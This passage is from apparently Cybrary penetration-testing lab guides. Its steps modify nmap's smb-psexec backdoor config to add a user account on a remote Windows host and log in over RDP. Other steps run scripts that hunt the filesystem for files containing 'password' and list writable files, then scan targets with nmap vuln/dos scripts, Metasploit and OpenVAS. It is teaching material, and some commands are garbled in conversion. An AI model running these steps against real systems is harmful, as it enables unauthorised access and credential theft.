Step 9: `cp /usr/share/nmap/nselib/data/psexec/backdoor.lua /usr/share/nmap/nselib/data/psexec/cybrary.lua`

- Copies the backdoor.lua program into a newly created cybrary.lua file

Brought to you by:

CYBRARY | FOR BUSINESS


Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

CYBRARY

Step 10: nano /usr/share/nmap/nselib/data/psexec/cybrary.lua

- Launches cybrary.lua in a line text editor program and allows program changes to be made to the program

Step 11: Modify the mod.args line to = "user test test123. /add" as shown in the screenshot below

A screenshot of a terminal window with the nano text editor open. The editor is editing the file /usr/share/nmap/nselib/data/psexec/cybrary.lua. The code visible includes a table of modules, with a 'mod' entry being defined. The 'mod.args' line is highlighted with an orange box and an orange arrow pointing to it. The line reads: mod.args = "user test test123. /add". Other lines include mod.upload = false, mod.name = "Adding a user account: \$username/\$password", mod.program = "ncat", mod.max_time = 10, mod.noblank = true, and mod.req_args = {'username', 'password'}. The nano editor's status bar at the bottom shows various keyboard shortcuts like ^G Get Help, ^X Exit, ^O Write Out, etc.

```
GNU nano 3.2 /usr/share/nmap/nselib/data/psexec/cybrary.lua Modified
modules = {}
local mod

-- TODO: allow the user to specify parameters
--Note: password can't be longer than 14-characters, otherwise the program pauses for
-- a response
mod = {}
mod.upload      = false
mod.name        = "Adding a user account: $username/$password"
mod.program     = "ncat"
mod.args        = "user test test123. /add"
mod.max_time    = 10
mod.noblank     = true
mod.req_args    = {'username', 'password'}
table.insert(modules, mod)
```

- Exit and save the modifications. User can also google different configurations to test different program modifications to find one to perform other tasks.

Step 12: nmap -p139,445 --script=smb-psexec.nse --script-args=smbuser=Administrator,smbpass=owned123.,config=cybrary.lua [IP address]

- Command to test the modified script. Script came back with an error indicating a configuration error for username and password arguments.

Step 13: nano /usr/share/nmap/nselib/data/psexec/cybrary.lua

- Modify script as shown in screenshot below to eliminate the program asking for a username and password
- Remove the mod.req_args line
- Edit mod.name line to create the username test/test123. as shown in the screenshot below

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

```
n modules = {}
local mod

-- TODO: allow the user to specify parameters
--Note: password can't be longer than 14-characters, otherwise the program pauses for
-- a response
mod = {}
mod.upload = false
mod.name = "Adding a user account: test/test123."
mod.program = "net"
mod.args = "user test test123. /add"
mod.maxtime = 2
mod.noblank = true
table.insert(modules, mod)

e
```

Get Help Write Out Where Is Cut Text Justify Cur Pos M-U Undo M-A Mark Text
Exit Read File Replace Uncut Text To Spell Go To Line M-E Redo M-G Copy Text

Step 14: `nmap -p139,445 --script=smb-psexec.nse --script-args=smbuser=Administrator,smbpass=owned123.,username=test,password=test123.,config=cybrary.lua [IP address]`

- Launch program with modifications

Step 15: `rdesktop -u test [IP address]`

- Connect to remote desktop

Step 16: Input username and password to test if the argument worked

- Note that in this lab, it did not work. User could test other arguments to see what works.

Step 17: for I in `'ls -l /usr/share/nmap/scripts/ | awk '{print $9} | grep smb | grep -vwE "(brute|flood|print)'"`; do `nmap -p139,445 --script=si [IP address]`; done

- Use this command to run through a loop to bring back some good information
- Note: This may take awhile because it is going through multiple scripts

Question 1: Is this information gathering technique considered passive or active?

Question 2: What nmap option do you use to call the scripts?

Question 3: What scripting language is used to create nmap scripts?

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Offensive ~~Penetration Testing Module 4~~ Python and Perl Scripts

Description: The objective of this lesson is to learn how Python and Perl can be used to help gather information. Students will create and execute scripts to assist with the penetration testing process.

Requirements: Students will need a paid Cybrary subscription to access the materials for this lab and follow along with the instructor.

Step 1: nano cybrary.py

- Create a python file

Step 2: import glob, os

```
os.chdir("/root/Desktop/Files")
for file in glob.glob("*.txt"):
    print(file)
```

- Type the above script into the cybrary.py file, then close and save

Step 3: chmod +x cybrary.py

Python cybrary.py

- Chmod to execute permissions for the file, then execute the cybrary.py program
- Program executes and displays files with the .txt extension in that specific location

Step 4: nano cybrary2.py

- Create a new file to look for files across all directories

Step 5: import os

```
for root, dirs, files in os.walk("/"):
    for file in files:
        if file.endswith(".txt"):
            print(os.path.join(root, file))
```

- Type in the above script into the cybrary2.py file, then close and save

Step 6: chmod +x cybrary2.py

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

CYBRARY

Python cybrary2.py

- Chmod to execute permissions for the file, then execute the cybrary2.py program
- Program executes and displays files with the .txt extension across directories

Step 7: python cybrary2.py | grep open

- Grep for files that contain the word open

Step 8: nano cybrary2.py

- Open the cybrary2.py file to edit the script

Step 9: import os

```
for root, dirs, files in os.walk("/"):
    for file in files:
        if file.endswith(".txt"):
            with open(os.path.join(root, file)) as f:
                if 'password' in f.read():
                    print(os.path.join(root, file))
```

- Modify the script to open the file and look for the word password in the file. If the word password is in the file, print the results
- Close and save the file

Step 10: python cybrary2.py

- Launch the script
- A list of filenames containing the word password will display on the screen

Step 11: nano cybrary2.py

- Open the script to modify it

Step 12: import os

```
for root, dirs, files in os.walk("/"):
    for file in files:
        if file.endswith(".txt"):
            with open(os.path.join(root, file)) as f:
                if 'This is not something you will find' in f.read():
```

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

```
print(os.path.join(root, file))
```

- Modify the word 'password' in the script to the phrase 'This is not something you will find' to ensure the script isn't returning false positives
- Close and save the script

Step 13: python cybrary2.py

- Run the script to test it with the new phrase

Step 14: nano cybrary.pl

- Create a perl file

Step 15: #!/usr/bin/perl

```
use strict;
sub recurse {
    my $path=shift;
    my @files=glob "$path{path/{*,.*}}";
    for my $file (@files) {
        if (-d $file !~ /\./ && $file !~ /\./) {
            recurse($file);
        }
    } else {
        print "$file\n" if -w $file;
    }
}
print "Writable files for current user \n";
recurse($ARGV[0]);
```

- Write Perl script to print writable files for current user
- Exit and save script

Step 16: chmod 777 cybrary.pl

./cybrary.pl

- Chmod to execute permissions for the file, then execute the script

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

CYBRARY

Step 17: `adduser --home /alejandroguinea alejandroguinea`

[create your own password]

[enter full name]

Enter through the rest of the fields and confirm that the information is correct

- Add a new user to test the script with another user's permission levels

Step 18: `su alejandroguinea`

- Switch user to the new user that was created (alejandroguinea)

Step 19: `./cybrary.pl`

- Execute the file while in the new user (alejandroguinea) to see the difference in the number of writable files for this user

Question 1: Is this information gathering technique considered passive or active?

Question 2: How can you import modules into python?

Question 3: What is performed by the command “`chmod +x`”?

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Offensive Penetration Testing Module 4 Vulnerability Scanners

Description: The objective of this lesson is to learn how vulnerability scanners can be used to help gather information. Students will execute scans with different tools to see how scans can help in the penetration testing process.

Requirements: Students will need a paid Cybrary subscription to access the materials for this lab and follow along with the instructor.

Step 1: nikto -h [IP address]

- Launch Nikto

Step 2: nmap -v --script vuln [IP address]

- Launch nmap and run all vulnerability scripts against the server

Step 3: nmap -v --script dos [IP address]

- Use dos option to see if you are vulnerable to dos attacks

Step 4: nmap -v --script auth [IP address]

- Use authentication option to see if the server accepts null or default passwords

Step 5: nmap -v --script default [IP address]

- Use default option to run the default nmap scripts against the server

Step 6: nmap -v --script safe [IP address]

- Use safe option to launch a short version of the scripting to be non-intrusive

Step 7: nmap -v --script all [IP address]

- Use all option to run all the scripts against the server

Step 8: msfconsole

- Launch Metasploit console

Step 9: ifconfig

- Execute ifconfig from inside the Metasploit console

Step 10: db_nmap -v -sV [IP address]

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

- Run db nmap to execute a scan against a specific server from within Metasploit
- Provides a lot of great information

Step 11: su root

[enter password]

msfconsole

db_nmap -sS -Pn -A [IP address]

- Obtain root privileges
- Launch the msfconsole
- Execute db nmap command to execute a noisier scan that will obtain a lot more information than the previous command displayed

Step 12: use scanner/ssh/ssh_version

set RHOSTS [IP address]

set THREADS 50

run

- Manual vulnerability scanner that will obtain a lot of information

Step 13: use auxiliary/scanner/http/http_version

set RHOSTS [IP address]

run

- Complete manual scan to obtain more information about Apache

Step 14: Go to google and search: Apache 2.2.16 CVE

- Search for Apache vulnerabilities – click on one of the links to obtain more information about CVEs associated with Apache.

Step 15: search cve: 2013-1862

- Search for one of the CVEs found in Apache CVE google search. No module is associated with this. This is a very manual process.

Step 16: use auxiliary/dos/http/apache_range_dos

show options

- Displays module options for 'auxiliary/http/apache_range_dos' module. This is a very manual approach, would take a lot of time to use with several systems.

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.

Step 17: exit

- Exit the vulnerability scanner

Step 18: apt-get install openvas

- Install OpenVAS (Installation and configuration of OpenVAS is not included in this video. There are many videos available online to help with installation and configuration.)
- Open source, free scanning software

Step 19: openvas-start

- Start the OpenVAS service

Step 20: openvas-check-setup

- Will check installation and let you know if there is anything you need to do

Step 21: Open a web browser

<https://127.0.0.1:9392/login/login.html>

enter username and password

- This opens the dashboard, which has a lot of options to configure for scans

Step 22: Click scans from the dashboard menu and click task

Open task wizard and enter IP address of target machine

- Start a new scan, use task wizard if you have no options configured
- Easy to use graphic user interface
- Can provide good information about vulnerabilities and how to exploit them

Question 1: Is this information gathering technique considered passive or active?

Question 2: Can burpsuite be used as a vulnerability scanner?

Question 3: What is performed by the command “nikto -h IP”?

Brought to you by:

CYBRARY | FOR BUSINESS

Develop your team with the **fastest growing catalog** in the cybersecurity industry. Enterprise-grade workforce development management, advanced training features and detailed skill gap and competency analytics.